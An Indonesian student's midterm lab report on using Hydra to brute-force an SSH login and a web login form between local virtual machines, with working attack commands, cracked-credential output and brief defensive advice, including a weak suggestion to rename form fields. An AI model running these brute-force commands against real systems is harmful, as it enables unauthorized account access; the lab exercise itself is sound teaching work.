UTS

KEAMANAN SISTEM DAN JARINGAN KOMPUTER

DISUSUN OLEH :

NAMA : INDRA FAJAR NURWAHID
KELAS : TI - 3B
NIM : 2231740006

POLITEKNIK NEGERI MALANG

PSDKU LUMAJANG

TEKNOLOGI INFORMASI

2025

Pertama tama saya ingin menginformasikan, bahwa saya enggunakan mesin local, jadi untuk flag kelulusan saya belum menemukan

Hydra

Hydra adalah alat untuk melakukan penetration testpada sebuah sistem, hydra bekerja menggunakan list password yang dikumpulkan dimana kumpulan password tersebut memiliki potensi benar dan bisa masuk sistem

Berikut beberapa flag yang ada di hydra

-l flag ini berfungsi untuk memberikan username yang akan di gunakan dalam melakukan pentest, hal ini merupakan sebuah kelemahan, dimana kita harus terlebih dahulu mengetahui username yang digunakan oleh user

-P flag ini berfungsi untuk memberi hydra file kumpulan password yang ada, sehingga hydra bisa melakukan percobaan pada setiap password tersebut

-t flag ini berfungsi untik men spesifikasi berapa thread yang akan kita gunakan, tergantung kemampuan mesin kita kita bisa menambah jika mesin kita lebih kuat

Penetrasi SSH

Disini kita menggunakan hydra untuk melakukan penetrasi pada port ssh, untuk mengetahui password untuk masuk ke dalam sistem tersebut

Di sini saya menggunakan 2 vm dimana vm pertama berguna untuk menjalankan hydra, dan vm kedua berfungsi untuk sistem yang kita akan coba bobol

Berikut adalah contoh script yang akan di gunakan

```
hydra -l slaveserver2 -P password.txt 192.168.56.103 -t 4 ssh
```

Pada syntax di atas, ssaya menggunakan username slaveserver2, dengan kumpulan password dari password.txt menggunakan 4 thread disini saya akan attack vm dengan ip address 192.168.56.103 , berikut hasil dari penetration test nya

```
indra@debian-vm:~$ hydra -l slaveserver2 -P password.txt 192.168.56.103 -t 4
 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 19
:03:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to ski
p waiting)) from a previous session found, to prevent overwriting, ./hydra.r
estore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6 login tries (l:1/p:6), ~
2 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[22][ssh] host: 192.168.56.103   login: slaveserver2   password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 19
:03:27
```

Dari hasil di atas, diketahui bahwa password dari ssh dengan username sllaveserver2 pada ip address 192.168.56.103 adalah root

Penetrasi WebForm

Disini kita akan menggunakan hydra untuk melakukan attack pada sebuah webform dimana pada webform tersebut ada field username dan password, disini kita mendapat informasi bahwa ada username yang bernama admin

Ada beberapa flag baru yang akan kita gunakan pada attack kali ini

http-post-form flag ini mengindikasikan bahwa method yang di gunakan pada serangan kali ini adalah method POST


-s flag ini bertujuan untuk menspesifikasi port yang digunakan, jika port yang di inginkan tidak berada di port 80

-V flag ini bertujuan untuk menunjukkan setiap percobaan yang dilakukan untuk menembus sistem

Berikut adalah script yang kan kita gunakan

```
hydra -l admin -P password.txt 192.168.56.1 -s 3500 http-post-form
"/api/backend/auth/login:username=^USER^&password=^PASS^:F=incorrect" -V
```

Pada script di atas tertulis bahwa kita akan melakukan bruteforce menggunakan username admin, dengan menggunakan Kumpulan password dari file password.txt, menyerang mesin dengan ip 192.168.56.1 pada port 3500 menggunakan method post, pada path /api/backend/auth/login dan setiap percobaan ditunjukkan pada console, berikut adalah hasilnya



Pada hasil di atas di temukan bahwa ada 1 password yng cocok, ,yaitu password123 untuk username admin

Saran dan Masukan

Saran saya adalah memperketat keamanan sistem dengan menghindari penggunaan username dan password yang mudah ditebak, Adapun cara untuk mengakali web form bruteforce, bisa melakukan percantian nama field yang digunakan, missalnya username diubah menjadi usrnmane, dan password diubah menjadi psswwssord, hall tersebut akan memperlambat penyerang karena tidak menggunakan nama field yang umum